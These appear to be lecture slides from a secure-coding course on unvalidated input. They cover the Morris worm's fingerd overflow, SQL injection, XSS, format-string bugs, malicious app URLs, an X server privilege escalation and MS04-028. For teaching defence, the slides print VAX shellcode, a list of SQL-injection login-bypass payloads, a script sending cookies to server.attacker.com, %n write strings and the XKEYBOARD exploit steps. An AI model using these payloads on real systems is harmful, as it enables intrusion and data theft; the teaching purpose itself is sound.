

Check your input



PA193 – Secure coding

Petr Švenda

Zdeněk Říha

Faculty of Informatics, Masaryk University, Brno, CZ

CRCS

Centre for Research on
Cryptography and Security

Risks of unvalidated input

- Buffer overflow
- Format string vulnerability
- URL commands
- Code insertion
- Social engineering

Buffer overflow

- Buffer overflow - typical problem of input processing
- Examples shown at last lecture
- One more example of buffer overflow
- Morris worm

Morris worm

- November 2 to November 4, 1988
- Mostly Sun and VAX machines were hit
- Approx. 10% of the 60,000 computers connected to the Internet were affected
- Robert T. Morris was a son of the head of NCSA (the public sector arm of the NSA)
- Robert T. Morris currently works at the MIT Computer Science and Artificial Intelligence Laboratory

Morris worm

- The Morris worm changed the Internet
- Robert T. Morris was convicted of violating the computer Fraud and Abuse Act (Title 18), and sentenced to three years of probation, 400 hours of community service and a fine of \$10,050.
- Computer Emergency Response Team (CERT) was formed (at the university)

Robert T. Morris in 2004. Source: <http://pdos.csail.mit.edu/~rtm/>



Morris worm

- Complex worm (fingerd, sendmail, rsh attacked, password guessing, use of .rhosts, .forward...)
- Fingerd vulnerability
- Buffer overflow problem
- Finger daemon
 - remotely available service
 - List of logged users
 - Information about users
 - You specify a username and info about the user

Morris worm

- /etc/fingerd expected usernames will be shorter than 512 bytes

```
char line[512];  
line[0] = "\0";  
gets(line);
```

Gets(3)

```
#include <stdio.h>  
char *gets(char *s);
```

DESCRIPTION

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with '\0'. No check for buffer overrun is performed.

BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

Morris worm

- The worm used the fingerd service and as a username sent 512 noops and 14 bytes of data.
- The 536-byte buffer was initialized with zeros, filled with data, and sent over to the machine to be attacked, followed by a `\n` to indicate the end of the string for `gets()`.
- Bytes 0 through 399 of the attack buffer were filled with the 01 opcode (NOP). An additional set of longwords was also changed beyond the original buffer size, which in turn smashed the stack with a new return address that the author hoped would point into the buffer and eventually hit the shellcode within it.

Source: <http://computervirus.uw.hu/ch10lev1sec4.html>

Morris worm – the shell code

VAX Opcode	Assembly	Comment
DD8F2F736800	pushl \$68732f	; '/sh\0'
DD8F2F62696E	pushl \$6e69622f	; '/bin'
D05E5A	movl sp, r10	; save pointer to command
DD00	pushl \$0	; third parameter
DD00	pushl \$0	; second parameter
DD5A	pushl r10	; push address of '/bin/sh\0'
DD03	pushl \$3	; number of arguments for chmk
D05E5C	movl sp, ap	; Argument Pointer register ; = stack pointer
BC3B	chmk \$3b	; change-mode-to-kernel

Fingerd fix

- Fix was easy

```
gets(line);
```




```
fgets(line,sizeof(line),stdin);
```

`fgets()` reads in at most one less than `size` characters from stream and stores them into the buffer pointed to by `s`. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. A `'\0'` is stored after the last character in the buffer.

SQL injection

- Using unsanitised input to form an SQL query
- Example: Login form



Login

* required fields

UserName:

Password:

Submit

```
statement = "SELECT * FROM users WHERE  
name = ' " + username + " ' AND password= ' " +  
password + " ' ; "
```

username: zriha, password: secret

SQL statement: **SELECT * FROM users
WHERE name = 'zriha' AND
password='secret';**

username:zriha, password: ' or '1'='1

SQL statement: **SELECT * FROM users
WHERE name = 'zriha' AND
password=" or '1'='1';**

SQL injection – list of common attacks

```
' or '1'=1
' or 'x'='x
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
```

```
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
'or'1=1'
==
and 1=1--
and 1=1
' or 'one'='one--
' or 'one'='one
' and 'one'='one
' and 'one'='one--
1') and '1'='1--
admin' --
admin' #
admin'/*
or 1=1--
```

```
or 1=1#
or 1=1/*
) or '1'='1--
) or ('1'='1--
' or '1'='1
' or 'x'='x
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
```

```
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
'or'1=1'
1234' AND 1=0 UNION ALL
        SELECT 'admin'
' HAVING 1=1 --
' GROUP BY table.
        columnfromerror1
        HAVING 1=1 --
@@version
select @@version
```

SQL injection jokes



Source: <http://images.cryhavok.org/d/1775-1/License+Plate+SQL+Injection+Attack.jpg>


SQL injection

- Database is typically not read-only

```
SELECT * FROM users WHERE name = 'zriha' AND  
password='x'; INSERT INTO users values ('a','b', ...); --' ;
```

```
SELECT * FROM users WHERE name = 'zriha' AND  
password='x'; DROP ALL TABLES; --' ;
```

SQL injection jokes



Source: <http://www.alexweblog.com/2008/05/my-name-is-robert-drop-table-students.html>

Possible solutions

- Blacklisting
 - List the disallowed cases and ban them
 - If present
 - Report and reject input
 - Ignore the blacklisted parts of input
- Whitelisting
 - List the allowed cases
 - Ignore or reject the rest
- Be ready to process everything
 - In size, content, content encoding, ...

Ignore vs. reject

- Be careful: denial-of-service
 - When rejecting the input completely
- Ignore bad input, use only good input
 - If * is illegal:
 - “The ***LAZY*** fox” -> “The LAZY fox”
 - Be careful not to use the original input by mistake

Blacklisting

- In HTML blacklist `< >`, particular tags, etc.
- In shells blacklist `` ` ` ;`
- In SQL blacklist `' '`

Drawbacks of blacklisting

- Important characters/objects can be forgotten
 - E.g. you block `<script>`, but forget JavaScript elsewhere
 - `Foo`
 - Lowercase/uppercase
 - `JAVAScRipt:alert('hi')`
 - Encoding / charset can change
- Specifications can change
 - HTML4 vs. HTML5
 - You switch from bash to C-shell

Example of blacklisting

- New tags in HTML5
 - New functionality
 - Old blacklists will not catch new functionality
 - Whitelisting would do a better job here

```
<video width="320" height="240" controls="controls" onerror="alert('Test')">  
  <source src="movie.mp4" type="video/mp4">  
  <source src="movie.ogg" type="video/ogg">  
Your browser does not support the video tag.  
</video>
```

```
<form id="f1" /><button form="f1" formaction="alert(0)">Test</button>  
</form>
```

Whitelisting

- Only alphanumeric characters (username)
 - 0123456789
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
- Only numbers, spaces, + and ()
 - Phone numbers
- Regex for US states
 - `^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|MO|MT|NE|NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|SC|SD|TN|TX|UT|VT|VI|VA|WA|WV|WI|WY)$`

Process all input

- Escape problematic input
 - Mysql:
 - `mysql_real_escape_string`
 - `mysql_real_query`
 - HTML
 - “<“ -> “<”
 - `HttpUtility.HtmlEncode` in .NET
- Parameterized statements
 - prepared SQL statement with some parameter missing

MySQL

- unsigned long `mysql_real_escape_string`
(MYSQL *mysql, char *to, const char *from, unsigned long length)

This function is used to create a legal SQL string that you can use in an SQL statement. The string in **from** is encoded to an escaped SQL string, taking into account the current character set of the connection. The result is placed in **to** and a terminating null byte is appended. Characters encoded are **NUL** (ASCII 0), `"\n"`, `"\r"`, `"\"`, `"'"`, `"'"`, and Control-Z. The string pointed to by **from** must be **length** bytes long. You must allocate the **to** buffer to be at least **length*2+1** bytes long.

```
$query = sprintf("SELECT * FROM `Users` WHERE UserName='%s' AND Password='%s'",  
                mysql_real_escape_string($Username),  
                mysql_real_escape_string($Password));  
mysql_query($query);
```


MySQL

- `int mysql_real_query`
(`MYSQL *mysql`, `const char *stmt_str`, `unsigned long length`)

Executes the SQL statement pointed to by `stmt_str`, which should be a string length bytes long. `mysql_query()` cannot be used for statements that contain binary data; you must use `mysql_real_query()` instead. (Binary data may contain the “\0” character, which `mysql_query()` interprets as the end of the statement string.)

```
char query[1000],*end;

end = strmov(query,"INSERT INTO test_table values(");
*end++ = '\';
end += mysql_real_escape_string(&mysql, end,"What is this",12);
*end++ = '\';
*end++ = ',';
*end++ = '\';
end += mysql_real_escape_string(&mysql, end,"binary data: \0\r\n",16);
*end++ = '\';
*end++ = ')';

if (mysql_real_query(&mysql,query,(unsigned int) (end - query)))
{
    fprintf(stderr, "Failed to insert row, Error: %s\n",
            mysql_error(&mysql));
}
```

Parameterized/prepared statements

- C# ADO.NET

```
using (SqlCommand command = connection.CreateCommand())
{
    command.CommandText = "SELECT * FROM users WHERE USERNAME = @username AND ROOM = @room";

    command.Parameters.AddWithValue("@username", username);
    command.Parameters.AddWithValue("@room", room);

    using (SqlDataReader dataReader = command.ExecuteReader())
    {
        // ...
    }
}
```

- PHP PDO

```
$stmt = $dbh->prepare("SELECT * FROM users WHERE USERNAME = ? AND PASSWORD = ?");
$stmt->execute(array($username, $password));
```

Prepared statements in MySQL in C

```
#define INSERT_SAMPLE "INSERT INTO \  
    test_table(col1,col2,col3) \  
    VALUES(?,?,?)"  
  
if (mysql_stmt_prepare(stmt, INSERT_SAMPLE, strlen(INSERT_SAMPLE)))  
{  
    fprintf(stderr, " mysql_stmt_prepare(), INSERT failed\n");  
    fprintf(stderr, " %s\n", mysql_stmt_error(stmt));  
    exit(0);  
}  
fprintf(stdout, " prepare, INSERT successful\n");  
  
/* Get the parameter count from the statement */  
param_count= mysql_stmt_param_count(stmt);  
fprintf(stdout, " total parameters in INSERT: %d\n", param_count);  
  
if (param_count != 3) /* validate parameter count */  
{  
    fprintf(stderr, " invalid parameter count returned by MySQL\n");  
    exit(0);  
}
```

```
/* Bind the data for all 3 parameters */  
  
memset(bind, 0, sizeof(bind));  
  
/* INTEGER PARAM */  
/* This is a number type, so there is no need  
to specify buffer_length */  
bind[0].buffer_type= MYSQL_TYPE_LONG;  
bind[0].buffer= (char *)&int_data;  
bind[0].is_null= 0;  
bind[0].length= 0;  
  
/* STRING PARAM */  
bind[1].buffer_type= MYSQL_TYPE_STRING;  
bind[1].buffer= (char *)str_data;  
bind[1].buffer_length= STRING_SIZE;  
bind[1].is_null= 0;  
bind[1].length= &str_length;  
  
/* SMALLINT PARAM */  
bind[2].buffer_type= MYSQL_TYPE_SHORT;  
bind[2].buffer= (char *)&small_data;  
bind[2].is_null= &is_null;  
bind[2].length= 0;  
  
/* Bind the buffers */  
if (mysql_stmt_bind_param(stmt, bind))  
{  
    fprintf(stderr, " mysql_stmt_bind_param() failed\n");  
    fprintf(stderr, " %s\n", mysql_stmt_error(stmt));  
    exit(0);  
}
```

Prepared statements in MySQL in C (cont.)

```
/* Specify the data values for the first row */
int_data= 10;      /* integer */
strncpy(str_data, "MySQL", STRING_SIZE); /* string */
str_length= strlen(str_data);

/* INSERT SMALLINT data as NULL */
is_null= 1;

/* Execute the INSERT statement - 1*/
if (mysql_stmt_execute(stmt))
{
    fprintf(stderr, "mysql_stmt_execute(), 1 failed\n");
    fprintf(stderr, "%s\n", mysql_stmt_error(stmt));
    exit(0);
}
```

HTML escaping

- In blogs, guestbooks, etc.
 - “Nice website.”
 - “Nice website >:)”
 - “Nice website
<script>document.location="http://server.attacker.com/cookie.cgi?" + document.cookie</script>”
- Escape input
 - Nice website
<script>document.location="http://server.attacker.com/cookie.cgi?" + document.cookie</script>

HTML escaping

- You must escape characters:
 - & becomes &
 - < becomes <
 - > becomes >
- In attribute values you must also escape the quote characters:
 - " becomes "
 - ' becomes '
- If your document is ASCII and or another non-Unicode encoding and you're using characters that aren't supported, you'll need to escape them.

Format string vulnerabilities

- Wide class of functions accepting format string
 - `printf(“%s”, X);`
 - resulting string is returned to user (= attacker)
 - formatting string can be under attackers control
 - variables formatted into string can be controlled
- Resulting vulnerability
 - memory content from stack is formatted into string
 - possibly any memory if attacker control buffer pointer
- References
 - <http://www.team-teso.net/articles/formatstring/>
 - <http://www.eeye.com/eEyeDigitalSecurity/media/ResearchPapers/eeyeMRV-Oct2006.pdf>

Format string vulnerability

- `printf (user input);`
- A format specification, which consists of optional and required fields, has the following form:
 - `%[flags] [width] [.precision] [{h | l | L | I32 | I64}]type`
- Variable number of arguments
- Taken from the stack

Source and links:

http://www.cis.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf

<http://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf>

Character	Type	Output format
c	int or wint_t	When used with printf functions, specifies a single-byte character; when used with wprintf functions, specifies a wide character.
C	int or wint_t	When used with printf functions, specifies a wide character; when used with wprintf functions, specifies a single-byte character.
d	int	Signed decimal integer.
i	int	Signed decimal integer.
o	int	Unsigned octal integer.
u	int	Unsigned decimal integer.
x	int	Unsigned hexadecimal integer, using "abcdef."
X	int	Unsigned hexadecimal integer, using "ABCDEF."
e	double	Signed value having the form [-] <i>d</i> . <i>dddd</i> e [<i>sign</i>] <i>ddd</i> where <i>d</i> is a single decimal digit, <i>dddd</i> is one or more decimal digits, <i>ddd</i> is exactly three decimal digits, and <i>sign</i> is + or -.
E	double	Identical to the e format except that E rather than e introduces the exponent.
f	double	Signed value having the form [-] <i>dddd</i> . <i>dddd</i> , where <i>dddd</i> is one or more decimal digits. The number of digits before the decimal point depends on the magnitude of the number, and the number of digits after the decimal point depends on the requested precision.
g	double	Signed value printed in f or e format, whichever is more compact for the given value and precision. The e format is used only when the exponent of the value is less than -4 or greater than or equal to the precision argument. Trailing zeros are truncated, and the decimal point appears only if one or more digits follow it.
G	double	Identical to the g format, except that E , rather than e , introduces the exponent (where appropriate).
n	Pointer to integer	Number of characters successfully written so far to the stream or buffer; this value is stored in the integer whose address is given as the argument.
p	Pointer to void	Prints the address of the argument in hexadecimal digits.
s	String	When used with printf functions, specifies a single-byte-character string; when used with wprintf functions, specifies a wide-character string. Characters are printed up to the first null character or until the <i>precision</i> value is reached.
S	String	When used with printf functions, specifies a wide-character string; when used with wprintf functions, specifies a single-byte-character string. Characters are printed up to the first null character or until the <i>precision</i> value is reached.

Crashing the program

- `printf ("%s%s%s%s%s%s%s%s%s%s%s%s");`
 - %s will print the string at the pointer
 - High chance that pointers will be invalid
 - Invalid access to memory
 - Program crashes

View the stack

- `printf ("%08x %08x %08x %08x %08x\n");`
 - Hexadecimal values (8-digit padded)
- Example output
 - `e32a6ea8 e32a6eb8 00000000 56da6300 56db99e0`


Read from memory

- `printf("%s")`
- Prints string at a pointer
 - Reads memory at that address
- Address is taken from the parameter
 - i.e. taken from the stack
- If format string is also on the stack (e.g. a local variable) you can specify where to read.

Read from memory

- `printf(user_input)`
- `user_input` contains `"\x10\x01\x48\x08 %x %x %x %x %s"`

Print out the contents at the address `0x10014808` using format-string vulnerability



For `%s`: print out the contents pointed by this address

The key challenge in this attack is to figure out the distance between the `user_input[]` and the address passed to the `printf()` function. This distance decides how many `%x` you need to insert into the format string, before giving `%s`.

Write to memory

- `int i;`
`printf ("12345%n", &i);`
- Writes 5 to variable `i`
- Use similar approach as when reading but replace `%s` (reading) with `%n` (writing)

Format string – not only printf

```
/* receiving http packet */
int size = recv(fd, pktBuf, sizeof(pktBuf), 0);
if (size) {
    syslog(LOG_INFO, "Received new HTTP request!");
    syslog(LOG_INFO, pktBuf);
}
```

```
"AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n"
```

Format string vulnerability - prevention

-Wformat

Check calls to `printf` and `scanf`, etc., to make sure that the arguments supplied have types appropriate to the format string specified, and that the conversions specified in the format string make sense. This includes standard functions, and others specified by format attributes in the `printf`, `scanf`, `strftime` and `strfmon` (an X/Open extension, not in the C standard) families (or other target-specific families). Since `-Wformat` also checks for null format arguments for several functions, `-Wformat` also implies `-Wnonnull`. `-Wformat` is included in `-Wall`.

-Wformat-y2k

If `-Wformat` is specified, also warn about `strftime` formats which may yield only a two-digit year.

-Wno-format-extra-args

If `-Wformat` is specified, do not warn about excess arguments to a `printf` or `scanf` format function. The C standard specifies that such arguments are ignored. Where the unused arguments lie between used arguments that are specified with `'$'` operand number specifications, normally warnings are still given, since the implementation could not know what type to pass to `va_arg` to skip the unused arguments. However, in the case of `scanf` formats, this option will suppress the warning if the unused arguments are all pointers, since the Single Unix Specification says that such unused arguments are allowed.

-Wno-format-zero-length

If `-Wformat` is specified, do not warn about zero-length formats. The C standard specifies that zero-length formats are allowed.

-Wformat-nonliteral

If `-Wformat` is specified, also warn if the format string is not a string literal and so cannot be checked, unless the format function takes its format arguments as a `va_list`.

-Wformat-security

If `-Wformat` is specified, also warn about uses of format functions that represent possible security problems. At present, this warns about calls to `printf` and `scanf` functions where the format string is not a string literal and there are no format arguments, as in `printf(foo)`. This may be a security hole if the format string came from untrusted input and contains `'%n'`. (This is currently a subset of what `-Wformat-nonliteral` warns about, but in future warnings may be added to `-Wformat-security` that are not included in `-Wformat-nonliteral`.)

-Wformat=2

Enable `-Wformat` plus format checks not included in `-Wformat`. Currently equivalent to `'-Wformat -Wformat-nonliteral -Wformat-security -Wformat-y2k'`.

URL and Files/Emails

- `myapp://cmd/run?program=/path/to/program/to/run`
- `myapp://cmd/set_preference?use_ssl=false`
- `myapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file`
- `myapp://cmd/delete?data_to_delete=my_document_ive_been_working_on`
- `myapp://cmd/login_to?server_to_send_credentials=some.malicious.webserver.com`

URL: File names

```
myapp://use_template?template=../../../../../../../../some/other/file
```

URL: Code insertion

- E.g. non persistent cross site scripting

```
myapp://cmd/adduser='>"><script>javascript to run goes here </script>
```

What can be input?

- From users (user interface)
- From files
- Over the network
- From other processes (IPC)

IPC

- Shared memory
- Signals (asynchronous notifications)
 - “In 2004, a signal handler race condition was found in open-source code present in many UNIX-based operating systems. This bug made it possible for a remote attacker to execute arbitrary code or to stop the FTP daemon from working by causing it to read data from a socket and execute commands while it was still running as the root user. [CVE-2004-0794]”
Read more at: <http://www.frasunek.com/lukemftpd.txt>
- RPC (see lecture on integrity of modules)

Environment variables

- Many of them modify loading or execution of a program
 - Loading dynamic libraries
 - LD_LIBRARY_PATH
 - LD_PRELOAD
- Location of files
 - Not all of them must be trusted
 - PATH
 - Does it contain “.”?

Example X server (xkbdir vulnerability)

- Program “X” is X server
- To access the graphical HW it required root access
- To make it usable by normal users it is SUID root
- Anytime you execute it, it runs under root privileges
- Many command line parameters
 - One of them is directory where the keyboard map is prepared by running a script
 - The script was run as root
 - The script could be in any directory including /tmp
 - Prepared by the user (attacker)
- As a result the script was run as root...
 - The script could do any thing (e.g. create a SUID bash)

XKEYBOARD SECURITY HOLE

By: Phuzzy L0gik (phuzzy_l0gik@hotmail.com)

=====

SYSTEMS AFFECTED:

=====

X11 Xservers with XKEYBOARD extensions. Just to add to your X-security paranoia, X11R6 based Xservers with XKEYBOARD extensions allows local users to execute commands with "extended" privileges...hehehe >;-) I came across this about 4 months ago, but have not seen a writeup on ROOTSHELL yet, so, I thought I'd submit it.

EXPLOIT

=====

```
$ ex /tmp/xkbcomp
#!/bin/sh
```

```
.
```

```
$ chmod a+x /tmp/xkbcomp
```

```
$ XF86_(place your favorite xserver here :p) -xkbdir /tmp
```

The xserver will now run the /tmp/xkbcomp... wh000t!

- Phuzzy L0gik (phuzzy_l0gik@hotmail.com)

Quick vulnerability check:

```
$ Xserver -xkbdir ';;id > /tmp/I_WAS_HERE;'
```

```
[exit X server]
```

```
$ grep root /tmp/I_WAS_HERE && echo 'Gotcha!'
```

Quick fix:

1. as usual chmod u-s,g-s all installed Xserver binaries
2. use xdm or a SAFE and PARANOID wrapper to start Xserver

Details:

In fact, there are (at least) two distinct problems in XKB implementation, both related to the use of -xkbdir option.

1. xkbcomp is invoked using system() or popen() any shell metacharacters included in -xkbdir argument are interpreted [demonstrated by the "quick vulnerability check"]
2. a user supplied instance of xkbcomp is invoked -xkbdir argument is used to build the path to the compiler

```
$ cat > /tmp/xkbcomp
```

```
#!/bin/sh
```

```
id > /tmp/I_WAS_HERE
```

```
[ctrl+d]
```

```
$ chmod a+x /tmp/xkbcomp
```

```
$ Xserver -xkbdir /tmp
```

```
[X server executes /tmp/xkbcomp]
```

Xserver - today

- X server often started using xdm
 - Normal users do not run X
 - X does not need SUID root privileges
- X server `xkbd` parameter

```
-xkbd directory  
base directory for keyboard layout files. This option is not  
available for setuid X servers (i.e., when the X server's real  
and effective uids are different).
```

MS04-028: JPEG processing

- Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)
 - **Impact of Vulnerability:** Remote Code Execution
 - **Maximum Severity Rating:** Critical
 - **Recommendation:** Customers should apply the update immediately.
- JPEG Vulnerability - CAN-2004-0200:
 - “A buffer overrun vulnerability exists in the processing of JPEG image formats that could allow remote code execution on an affected system. Any program that processes JPEG images on the affected systems could be vulnerable to this attack, and any system that uses the affected programs or components could be vulnerable to this attack. An attacker who successfully exploited this vulnerability could take complete control of an affected system.”
- **Integer underflow**

MS04-028: Affected components

Affected Software:

- Microsoft Windows XP and Microsoft Windows XP Service Pack 1 – [Download the update \(KB833987\)](#)
 - Microsoft Windows XP 64-Bit Edition Service Pack 1 – [Download the update \(KB833987\)](#)
 - Microsoft Windows XP 64-Bit Edition Version 2003 – [Download the update \(KB833987\)](#)
 - Microsoft Windows Server™ 2003 – [Download the update \(KB833987\)](#)
 - Microsoft Windows Server 2003 64-Bit Edition – [Download the update \(KB833987\)](#)
 - Microsoft Office XP Service Pack 3 – [Download the update \(KB832332\)](#)
 - Microsoft Office XP Service Pack 2 – [Download the administrative update \(KB832332\)](#)
- Microsoft Office XP Software:
- Outlook® 2002
 - Word 2002
 - Excel 2002
 - PowerPoint® 2002
 - FrontPage® 2002
 - Publisher 2002
 - Access 2002
- Microsoft Office 2003 – [Download the update \(KB838905\)](#)
- Microsoft Office 2003 Software:
- Outlook® 2003
 - Word 2003
 - Excel 2003
 - PowerPoint® 2003
 - FrontPage® 2003
 - Publisher 2003
 - Access 2003
 - InfoPath™ 2003
 - OneNote™ 2003
- Microsoft Project 2002 (all versions) and Microsoft Project 2002 Service Pack 1 (all versions) – [Download the update \(KB831931\)](#)
 - Microsoft Project 2003 (all versions) – [Download the update \(KB838344\)](#)
 - Microsoft Visio 2002 Service Pack 1 (all versions) and Microsoft Visio 2002 Service Pack 2 (all versions) – [Download the update \(KB831932\)](#)

- Microsoft Visual Studio .NET 2002 – [Download the update \(KB830348\)](#)
Microsoft Visual Studio .NET 2002 Software:
 - Visual Basic .NET Standard 2002
 - Visual C# .NET Standard 2002
 - Visual C++ .NET Standard 2002
- Microsoft Visual Studio .NET 2003 – [Download the update \(KB830348\)](#)
Microsoft Visual Studio .NET 2003 Software:
 - Visual Basic .NET Standard 2003
 - Visual C# .NET Standard 2003
 - Visual C++ .NET Standard 2003
 - Visual J# .NET Standard 2003
- Microsoft Visual FoxPro 8.0 – [Download the update \(KB887684\)](#)
- Microsoft Visual FoxPro 8.0 Runtime Library – [Download the update \(KB887685\)](#)
- The Microsoft .NET Framework version 1.0 SDK Service Pack 2 – [Download the update \(KB830348\)](#)
- Microsoft Picture It!® 2002 (all versions) – [Download the update](#)
- Microsoft Greetings 2002 – [Download the update](#)
- Microsoft Picture It! version 7.0 (all versions) – [Download the update](#)
- Microsoft Digital Image Pro version 7.0 – [Download the update](#)
- Microsoft Picture It! version 9 (all versions, including Picture It! Library) – [Download the update](#)
- Microsoft Digital Image Pro version 9 – [Download the update](#)
- Microsoft Digital Image Suite version 9 – [Download the update](#)
- Microsoft Producer for Microsoft Office PowerPoint (all versions) – [Download the update](#)
- Microsoft Platform SDK Redistributable: GDI+ - [Download the update](#)

Office Users Note Office XP Service Pack 2 and Office XP Service Pack 3 are both vulnerable to this issue. Office XP Service Pack 1 and Office XP Service Pack 1.1 are not affected. Office XP Service Pack 1.1 and Office XP Service Pack 1.2 are not affected. Office XP Service Pack 1.1 and Office XP Service Pack 1.2 contain an updated version of the affected component and are not affected. Customers using updates for these products. We recommend that customers who are using the Visio 2002 Viewer, Visio 2002 Information about these programs.

MS04-028: More details

- GDI+ library
 - “provides two-dimensional vector graphics, imaging, and typography. GDI+ improves on Windows Graphics Device Interface (GDI) (the graphics device interface included with earlier versions of Windows) by adding new features and by optimizing existing features” [MSDN]
- GDI+ Jpeg decoder
 - gdiplus.dll

MS04-028: More details

- JPEG format contain multiple headers
- Problem is in parsing of comment header
- Each header segment begins with 2-byte ID
- Comment header consist of COM marker (0xFFFE)
- GDI calculates the length of the comment by taking the length of the fields and substrating 2 bytes (for the ID).

MS04-028: More details

- If the length of the field is 0 or 1 the calculation is wrong and the result is negative
 - $1-2 = -1$, i.e. `0xFFFFFFFF`, i.e. 4Gb -1
- The number is used as 32-bit unsigned integer, i.e. it is interpreted as POSITIVE integer (a big value – 4 billions).
